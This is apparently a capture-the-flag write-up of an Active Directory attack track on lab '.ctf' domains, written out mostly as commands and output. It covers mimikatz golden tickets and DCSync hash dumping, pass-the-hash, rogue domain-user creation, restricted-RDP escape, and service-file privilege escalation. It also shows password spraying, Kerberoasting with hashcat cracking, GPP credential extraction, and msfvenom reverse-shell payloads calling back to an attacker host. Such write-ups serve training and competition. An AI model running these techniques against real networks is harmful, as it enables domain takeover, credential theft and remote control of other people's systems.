mimikatz # kerberos::golden /domain:neurosoft.ctf /sid:S-1–5–21–2892396748–947681171–1598779583 /rc4:dd7a591aa181dc43ed2f6a509411c95f /user:GetRekt /id:500 /ptt

mimikatz # lsadump::dcsync /dc:dc.neurosoft.ctf /domain:neurosoft.ctf /user:VaultAccessAdm
[DC] 'neurosoft.ctf' will be the domain
[DC] 'dc.neurosoft.ctf' will be the DC server
[DC] 'VaultAccessAdm' will be the user account

Object RDN : VaultAccessAdm

** SAM ACCOUNT **

SAM Username : VaultAccessAdm
User Principal Name : VaultAccessAdm@neurosoft.ctf
Account Type : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration :
Password last change : 2019–03–31 11:09:12 AM
Object Security ID : S-1–5–21–2892396748–947681171–1598779583–1122
Object Relative ID : 1122

Credentials:
 Hash NTLM: 19388f61312f82718bf59f1d8feed067
 ntlm- 0: 19388f61312f82718bf59f1d8feed067
 lm — 0: 498af0f7c581ad67a180c5f86e8d7ff1
```

Load mimikatz and launch process as `NEUROSOFT\VaultAccessAdm`.

```
meterpreter > load kiwi
Loading extension kiwi…
 .#####. mimikatz 2.1.1 20180925 (x64/windows)
 .## ^ ##. "A La Vie, A L'Amour"
 ## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ## > http://blog.gentilkiwi.com/mimikatz
 '## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
 '#####' > http://pingcastle.com / http://mysmartlogon.com ***/

Success.
meterpreter > kiwi_cmd "\"sekurlsa::pth /user:VaultAccessAdm /domain:neurosoft.ctf /ntlm:19388F61312F82718BF59F1D8FEED067\""
```

Find and migrate to new process.

```
meterpreter > ps
[…]
 2840 2476 conhost.exe x64 1 NT AUTHORITY\SYSTEM C:\Windows\System32\conhost.exe
[…]

meterpreter > migrate 2840
[*] Migrating from 860 to 2840…
[*] Migration completed successfully.
```

Create new user and add a new user to the right group.

```
meterpreter > powershell_execute “New-ADUser -Name \”Hacked ByMe\” -SamAccountName hacker -UserPrincipalName hacker@nsresearch.ctf -path \”OU=Vault,OU=Research,DC=nsresearch,DC=ctf\” -AccountPassword (ConvertTo-SecureString -AsPlainText \”p@ssw0rd\” -Force) -enabled 1 -server dc01.nsresearch.ctf”
```


```
meterpreter > powershell_execute “Add-ADGroupMember -Identity VaultAccess -Members hacker -server dc01.nsresearch.ctf”
```

At this stage, the new user could RDP connect to vault.nsresearch.ctf.

Recon on vault.nsresearch.ctf

Get a real Shell

Once connected, the player was prompted with a non-standard shell offering two options: Print Help or exit. That was not very handful.



RDP access to the vault

There is an old ugly trick in Windows, which have worked for many years, to prompt a real shell from a citrix or restricted RDP session. The player just had to press “Ctrl + alt + Delete”, choose “Task Manager”, then click File -> “Run new task” and then type “cmd” and click OK.

Understand the blocking policy

At first, the player could be surprised by the very strict policy. Powershell and most LOLBAS were blocked. Even `notepad.exe` was blocked.

Analyze the firewall

The player could run `netsh` to figure out that:

- no outbound port is allowed, except with *dc01.nsresearch.ctf* which is not

- no outbound port is allowed, except with *dc01.rsresearch.ctf* which is not compromised;
- only **TCP/3389** was allowed inbound.

```
netsh advfirewall firewall show rule name=all direction=out
netsh advfirewall firewall show rule name=all direction=in
```

File Uploads

RDP Mount was restricted so files could hardly be uploaded on the box. There was no known way of uploading files to this machine.

AV

Windows Defender was enabled with default settings.

```
C:\Windows\system32>tasklist /svc | findstr MsMpEng
MsMpEng.exe                  1436 WinDefend
```

Find a vulnerable service

The same service from windows 10 (cortesc) could be found, with minor differences.

```
C:\Windows\system32>sc query cortesc
```

```
SERVICE_NAME: cortesc
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 7  PAUSED
                             (STOPPABLE, PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0

C:\Windows\system32>sc qc cortesc
[SC] QueryServiceConfig SUCCESS
```

```
SERVICE_NAME: cortesc
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : "C:\Program Files\NSSM\nssm_64.exe"
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : cortesc
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem
```

By browsing to `C:\Program Files\VaultAccess`, the player could find few files, such as `cortesc.bat`.

```
C:\Program Files\VaultAccess>dir
 Volume in drive C has no label.
 Volume Serial Number is 129B-E701
```

```
 Directory of C:\Program Files\VaultAccess

2019–03–29 10:33 PM <DIR> .
2019–03–29 10:33 PM <DIR> ..
2019–03–27 10:23 PM 19 cortesc.bat
2019–03–31 09:24 AM 1,469 login.bat
2019–05–09 02:40 AM 62 login_logs.txt
 3 File(s) 1,550 bytes
 2 Dir(s) 45,918,384,128 bytes free
```

Again with `icacls`, the player could find that `NSRESEARCH\VaultAccess` group had **Modify** permissions on this file.

```
C:\Program Files\VaultAccess>icacls cortesc.bat
cortesc.bat NSRESEARCH\VaultAccess:(I)(M)
 NT AUTHORITY\SYSTEM:(I)(F)
 BUILTIN\Administrators:(I)(F)
 BUILTIN\Users:(I)(RX)
 APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(RX)
 APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(I)(RX)

Successfully processed 1 files; Failed processing 0 files
```

Escalate to Local Admin on vault.nsresearch.ctf

The participant COULD NOT create its own user because local users were not allowed to RDP, even if they were in the Administrators group. For example, the following did not work.

```
net user god FuckWindows1 /add
net localgroup Administrators god /add
```

Instead, the following worked.

```
net localgroup Administrators NSRESEARCH\mdube /add
```

Then logout/login with the same user but as admin. The final flag was located here: `C:\flag.txt`.

THE END !!!

[Optional] Password vulnerability flags

Because password is an awesome invention (and one of the main reason why infosec is broken), we have put in place **8** different vulnerabilities related to passwords. Those were not required to complete the track but they provided **8** flags. See them as Heart Piece in Zelda Ocarina of time: They would make you stronger.

1. Password Reuse
2. Known welcome password
3. Password in description fields
4. Guessable password (pattern with the company name)
5. Password not required
6. Password stored in a reversible format
7. Group Policy Preferences (GPP)
8. Kerberoast (Service account with a weak password)

1. Password reused (ns_support)

In the environment, two users shared the same password. The local account `DEV\ns_support` shared the same password than `NSRESEARCH\zim.armstrong`.

There was a hint in the user's description.

```
C:\temp>WMIC useraccount get name,description

Description                                                 Name
Built-in account for administering the computer/domain      Administrator
                                                            brandon
A user account managed by the system.                       DefaultAccount
Built-in account for guest access to the computer/domain    Guest
                                                            nsec
Support account created by Zim Armstrong                   ns_support
A user account managed and used by the system for Windows Defender Application Guard scenarios.
WDAGUtilityAccount
```

The player first needed to root the windows 10 box (dev.neurosoft.ctf) and then extract SAM (ns_support:3b5326ade5e02db737b2a9cee8ae1af3).

```
meterpreter > load kiwi
meterpreter > lsa_dump_sam
[+] Running as SYSTEM
[*] Dumping SAM
Domain : DEV
…
```

```
RID : 000003eb (1003)
User : ns_support
 Hash NTLM: 3b5326ade5e02db737b2a9cee8ae1af3
```

Then, the player could attempt password spray on all users.

```
msf > use scanner/smb/smb_login
msf > set USER_FILE nsec/lists/users.txt
msf > set SMBDomain NSRESEARCH
msf > set RHOSTS 9000:470:beef:cafe:cafe::20
msf > set SMBPass 00000000000000000000000000000000:3b5326ade5e02db737b2a9cee8ae1af3
msf > run
```

The flag could be found on the user share.

```
$ smbclient.py -hashes
00000000000000000000000000000000:3b5326ade5e02db737b2a9cee8ae1af3 -target-ip
9000:470:beef:cafe:cafe::20 NSRESEARCH/zim.armstrong@files.nsresearch.ctf
# use users_data
# cd zim.armstrong
# get flag.txt
# exit
$ cat flag.txt
```

2. Known Welcome Password (Alfred Lebrun)

The hint could be found in `brandon.harper`'s mailbox.

```
From: Security <security@neurosoft.ctf>
To: Brandon Harper <brandon.harper@neurosoft.ctf>
Date: Mon, 26 Dec 2018 13:11:15 -0400
Subject: New account in NSRESEARCH

This is an automated message from security.

Your new account in the highly secured NSRESEARCH domain was created successfully.

Here is your temporary password: Welcome1

Here is your home folder: \\files.nsresearch.ctf\users_data\brandon.harper

Your password must be changed before first use.

Thank you,
```

However, brandon was not vulnerable. The email just leaked the reused welcome password vulnerability. The player needed to do a password spray on all users to find it.

```
msf > use auxiliary/scanner/smb/smb_login
msf > set USER_FILE nsec/lists/users.txt
msf > set SMBDomain NSRESEARCH
msf > set SMBPass Welcome1
msf > set RHOSTS 9000:470:beef:cafe:cafe::20
msf > run
```

However, the user's password needed be changed before use. Here's how the player could solve it.

```
meterpreter > powershell_shell
PS > $oldpass = 'Welcome1'
PS > $newpass = 'MyNewPass1MyNewPass1'
PS > $user = [ADSI]"LDAP://dc01.nsresearch.ctf/CN=Alfred
Lebrun,OU=Users,OU=Research,DC=nsresearch,DC=ctf"
PS > $user.ChangePassword($oldpass,$newpass)
```

The flag could be found on the user share.

```
meterpreter > shell
C:\temp>net use \\files.nsresearch.ctf\users_data /user:NSRESEARCH\alfred.lebrun
MyNewPass1MyNewPass1
C:\temp>dir \\files.nsresearch.ctf\users_data
C:\temp>dir \\files.nsresearch.ctf\users_data\alfred.lebrun
C:\temp>type \\files.nsresearch.ctf\users_data\alfred.lebrun\flag.txt
C:\temp>net use \\files.nsresearch.ctf\users_data /delete
```

3. Password in description field (test.user)

There was a flag in the description field of a user. The player could easily find it during the AD reconnaissance phase.

```
meterpreter > load powershell
meterpreter > powershell_import /home/mdube/shr/git/PowerSploit/Recon/PowerView.ps1
meterpreter > powershell_execute "Get-DomainUser -Domain NSRESEARCH.CTF -Properties
sAMAccountName,Description"
```

The flag could be found on the user share.

```
C:\temp>net use \\files.nsresearch.ctf\users_data /user:NSRESEARCH\test.user
"Th4tSup3rUncr4ck4bl3P@$$w0rd"
C:\temp>dir \\files.nsresearch.ctf\users_data
C:\temp>dir \\files.nsresearch.ctf\users_data\test.user
C:\temp>type \\files.nsresearch.ctf\users_data\test.user\flag.txt
C:\temp>net use \\files.nsresearch.ctf\users_data /delete
```

4. Guessable Password (Linda Costa)

A user's password was constructed from the company name and a very common suffix. In fact, there was a very explicit hint about it in `brandon.harper`'s mailbox.

```
From: Security <security@neurosoft.ctf>
To: Brandon Harper <brandon.harper@neurosoft.ctf>
Date: Tue, 5 Feb 2019 13:21:15 -0400
Subject: Password Policy Notice

Good day Developers,

Recently, a user account was compromised and we discovered that he was using the company name as a
password. We would like to inform that this is a very inappropriate security practice. We hope that nobody
use such weak passwords. In addition, please note that appending "123" does not improve the security
posture of your passwords.

Thank you for your cooperation
```

The player could attempt password spray on all users.

```
msf > use auxiliary/scanner/smb/smb_login
msf > set USER_FILE nsec/lists/users.txt
msf > set SMBDomain NSRESEARCH
msf > set SMBPass Neurosoft123
msf > set RHOSTS 9000:470:beef:cafe:cafe::20
msf > run
```

```
# Spray via rpcclient (if you feel funky)
while read x; do echo $x; rpcclient -U "NSRESEARCH/$x%Neurosoft123" -c "getusername;quit"
9000:470:beef:cafe:cafe::20; done < ~/nsec/users.txt
```

The flag could be found on the user share.

```
C:\temp>net use \\files.nsresearch.ctf\users_data /user:NSRESEARCH\linda.costa "Neurosoft123"
C:\temp>dir \\files.nsresearch.ctf\users_data
C:\temp>dir \\files.nsresearch.ctf\users_data\test.user
C:\temp>type \\files.nsresearch.ctf\users_data\test.user\flag.txt
C:\temp>net use \\files.nsresearch.ctf\users_data /delete
```

5. Password Not Required (Stuart Fagan)

Identify the vulnerability.

```
meterpreter > powershell_shell
PS > Get-DomainUser -Domain NSRESEARCH.CTF -LDAPFilter "(&(!
(useraccountcontrol:1.2.840.113556.1.4.803:=2))(objectCategory=person)(objectClass=user)
(userAccountControl:1.2.840.113556.1.4.803:=32))" -Properties
sAMAccountName,description,useraccountcontrol
```

The flag could be found on the user share.

```
C:\temp>net use \\files.nsresearch.ctf\users_data /user:NSRESEARCH\stuart.fagan ""
C:\temp>dir \\files.nsresearch.ctf\users_data
C:\temp>dir \\files.nsresearch.ctf\users_data\stuart.fagan
C:\temp>type \\files.nsresearch.ctf\users_data\stuart.fagan\flag.txt
C:\temp>net use \\files.nsresearch.ctf\users_data /delete
```

6. Password stored in a reversible format (Neil Williamson)

Identify the vulnerability.

```
meterpreter > powershell_shell

PS > Get-DomainUser -Domain NEUROSOFT.CTF -LDAPFilter "(&(objectClass=user)
(objectCategory=user)(userAccountControl:1.2.840.113556.1.4.803:=128))" -Properties
sAMAccountName,description,useraccountcontrol | format-table
```

Because the password is stored in a reversible format, the player could do a `DCSYNC` to grab the password.

```
meterpreter > load kiwi
meterpreter > kiwi_cmd "\"lsadump::dcsync /domain:neurosoft.ctf /user:neil.williamson\""

[DC] 'neurosoft.ctf' will be the domain
[DC] 'dc.neurosoft.ctf' will be the DC server
[DC] 'neil.williamson' will be the user account
```

```
Object RDN : Stuart Fagan

** SAM ACCOUNT **

SAM Username : neil.williamson
User Principal Name : neil.williamson@neurosoft.ctf
Account Type : 30000000 ( USER_OBJECT )
User Account Control : 00010280 ( ENCRYPTED_TEXT_PASSWORD_ALLOWED NORMAL_ACCOUNT
DONT_EXPIRE_PASSWD )
Account expiration :
Password last change : 2019–04–15 8:50:28 PM
Object Security ID : S-1–5–21–2892396748–947681171–1598779583–1123
Object Relative ID : 1123
…

* Primary:CLEARTEXT *
 K89A3Fib6mYNiQDKtvsn
```

The flag could be found on the user share.

```
C:\temp>net use \\files.nsresearch.ctf\users_data /user:NSRESEARCH\neil.williamson
“K89A3Fib6mYNiQDKtvsn”
C:\temp>dir \\files.nsresearch.ctf\users_data
C:\temp>dir \\files.nsresearch.ctf\users_data\neil.williamson
C:\temp>type \\files.nsresearch.ctf\users_data\neil.williamson\flag.txt
C:\temp>net use \\files.nsresearch.ctf\users_data /delete
```

7. Group Policy Preferences (GPP)

This one was a given.

```
metapsloit > use windows/gather/credentials/gpp
metapsloit > set SESSION X
metapsloit > run

…
[*] Parsing file: \\DC.NEUROSOFT.CTF\SYSVOL\neurosoft.ctf\Policies\{768F05A6-B3A6–4065–9158–
27711C5E1844}\MACHINE\Preferences\Groups\Groups.xml …
[+] Group Policy Credential Info
============================

Name Value
 — — — — -
 TYPE Groups.xml
 USERNAME NeuroAdmin
 PASSWORD FLAG-gJde7qrujzM6UuJXRKjBuTBaDjC3ahcs
 DOMAIN CONTROLLER DC.NEUROSOFT.CTF
 DOMAIN neurosoft.ctf
 CHANGED 2019–03–17 19:09:48
 NEVER_EXPIRES? 0
 DISABLED 0

[+] XML file saved to:
/home/mdube/.msf4/loot/20190416202934_default_9000470beef12_microsoft.window_971844.txt
…
```

8. Kerberoast (svcMoonCrackle)

Identify the vulnerability (As any user of neurosoft.ctf).

```
PS > Invoke-Kerberoast

SamAccountName       : svcMoonCrackle
DistinguishedName    : CN=svcMoonCrackle,OU=Employees,DC=neurosoft,DC=ctf
ServicePrincipalName : http/mooncrackle.neurosoft.ctf
TicketByteHexStream  :
Hash                 :
$krb5tgs$23$*svcMoonCrackle$neurosoft.ctf$http/mooncrackle.neurosoft.ctf*$B6981E78424F52160E2F5
4

CE9708A9C3$24645D40068C6843C6AD0EE3BA610C90C1FBD291A355652C622B30D9A9654208B9C
D15E4465884B2CA564

333C3A3398B92DCF66EA42DFB36FC3127A4679460F4DC0FA565AD019631037EBAF00DC896C326B
4BA854C7CE833762BA

E8809A9C1A20EB378666F6FB721A991CB4D75D5FED7A1473B69DA3F7DFF292842E64B3DD09AD6E
969C18A29E9C4A6B30

8F86B3030392A6A982DE203F14AC9177A6DD648BB354E5372162441CA1B5D0CDFC60A71E7386245
D3676DDD300A066ED
[...]
```

Crack the precious.

```
hashcat -m 13100 shr/git/nsec19/kerberoast/mooncrackle.hashcat.txt /usr/share/dict/rockyou.txt


…
6cdbda3afba3ff099682c09:Ryan1982

Session……….: hashcat
Status……….: Cracked
Hash.Type……..: Kerberos 5 TGS-REP etype 23
Hash.Target……: $krb5tgs$23$*svcMoonCrackle$neurosoft.ctf$http/moon…682c09
Time.Started…..: Tue Apr 16 20:42:17 2019 (2 secs)
Time.Estimated…: Tue Apr 16 20:42:19 2019 (0 secs)
Guess.Base…….: File (/usr/share/dict/rockyou.txt)
Guess.Queue……: 1/1 (100.00%)
Speed.#1……..: 7780.6 kH/s (8.09ms) @ Accel:512 Loops:1 Thr:64 Vec:1
Recovered……..: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress……..: 12189696/14344373 (84.98%)
Rejected……..: 0/12189696 (0.00%)
Restore.Point….: 11993088/14344373 (83.61%)
Restore.Sub.#1…: Salt:0 Amplifier:0–1 Iteration:0–1
Candidates.#1….: romanuik47 -> salvibabe1
Hardware.Mon.#1..: Temp: 59c Util: 47% Core:1657MHz Mem:3504MHz Bus:16
…
```

The flag could be found on the user share.

```
C:\temp>net use \\files.nsresearch.ctf\users_data /user:NEUROSOFT\svcMoonCrackle Ryan1982
C:\temp>dir \\files.nsresearch.ctf\users_data
C:\temp>dir \\files.nsresearch.ctf\users_data\svcMoonCrackle
C:\temp>COPY \\files.nsresearch.ctf\users_data\svcMoonCrackle\flag.zip C:\temp\kerberos_flag.zip
C:\temp>net use \\files.nsresearch.ctf\users_data /delete
C:\temp>exit
meterpreter > download C:\\temp\\kerberos_flag.zip
```

```
# from your Linux box
$ unzip kerberos_flag.zip
$ cat flag.txt
```

```
$ cat flag.txt
```

[Optional] Other flags

SYSVOL

```
meterpreter > load powershell
meterpreter > powershell_shell
PS > cd \\neurosoft.ctf\SYSVOL
PS > ls
PS > ls neurosoft.ctf
PS > ls neurosoft.ctf\scripts

PS > cd neurosoft.ctf\scripts
PS > . .\Neuro_Script.ps1
KUjcoOXf/lMCIbxhNqYwzA/VUUR4YdxlmYMawGYbaWc=
VIVbLdBnOTsrGxVDrS/3KhK6Lrqy9+BE9q11AABUEvQ=

PS > function Decrypt-String($key, $encryptedStringWithIV) { $bytes =
[System.Convert]::FromBase64String($encryptedStringWithIV); $IV = $bytes[0..15]; $aesManaged =
Create-AesManagedObject $key $IV; $decryptor = $aesManaged.CreateDecryptor();
$unencryptedData = $decryptor.TransformFinalBlock($bytes, 16, $bytes.Length — 16);
$aesManaged.Dispose();
[System.Text.Encoding]::UTF8.GetString($unencryptedData).Trim([char]0); }
```

```
$cipher =
“zX9ZQCp0cjGpJbS+6DKVF6SxNyfXFIJS5fAUv5oGtVfAFAuGHBcR/vWjjQBmipiu8yaLH2CUDy2HPo
J5MfCrXA==”
$key = get-content ‘key.txt’

$backToPlainText = Decrypt-String $key $cipher
$backToPlainText
FLAG-5TWrHWv55fNk9MPNn3Tta6AWq7xkgGTj
```

FAQ

Could we pwn NSRESEARCH?

No. For many optional flags, we needed a place to store flags that would not be compromised once the participant gain Domain Admin rights.

Payloads

The following section describes how we generated the payloads to test and solve the track. The player could succeed with publicly available post-exploitation frameworks such as Metasploit or Empire. In addition, it is worth mentioning that a few teams attempted the track with Cobalt strike.

Start reverse connection handler(s)

```
db_connect msf@msf
setg ExitOnSession false

use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_ipv6_tcp
set LHOST ::
```

```
set LHOST ::
set LPORT 8080
run -j
```

```
<ruby>
sleep 2
</ruby>

use exploit/multi/handler
set PAYLOAD windows/x64/meterpreter_reverse_ipv6_tcp
set LHOST ::
set LPORT 8082
run -j

<ruby>
sleep 2
</ruby>

use auxiliary/server/socks4a
set SRVHOST 127.0.0.1
run -j
```

Generate Payload

```
# Put the IP of shell.ctf
my_ipv6=”2001:470:b2b5:1036::1000"

# Simple Exe (for first shell)
msfvenom -p windows/meterpreter/reverse_ipv6_tcp LHOST=”$my_ipv6" LPORT=8080 -f exe -o
“payload_msf_x86.exe” -a x86
msfvenom -p windows/x64/meterpreter_reverse_ipv6_tcp LHOST=”$my_ipv6" LPORT=8082 -f exe -o
“payload_msf_x64.exe” -a x64

# Service Exe (for priv esc)
msfvenom -p windows/meterpreter/reverse_ipv6_tcp LHOST=”$my_ipv6" LPORT=8080 -f exe-service -o
“payload_msf_svc_x86.exe” -a x86
msfvenom -p windows/x64/meterpreter_reverse_ipv6_tcp LHOST=”$my_ipv6" LPORT=8082 -f exe-
service -o “payload_msf_svc_x64.exe” -a x64 (did not have success with this one)
```

Computer Security | Ctf Writeup | Hacking

Martin Dubé
Red Team Practice Lead, Challenge Designer@nsec.io, Former CTF Team Lead @hackfestca and Security Enthusiast.
Follow

etticblog
Technical blog about application security by expert in Montreal
Follow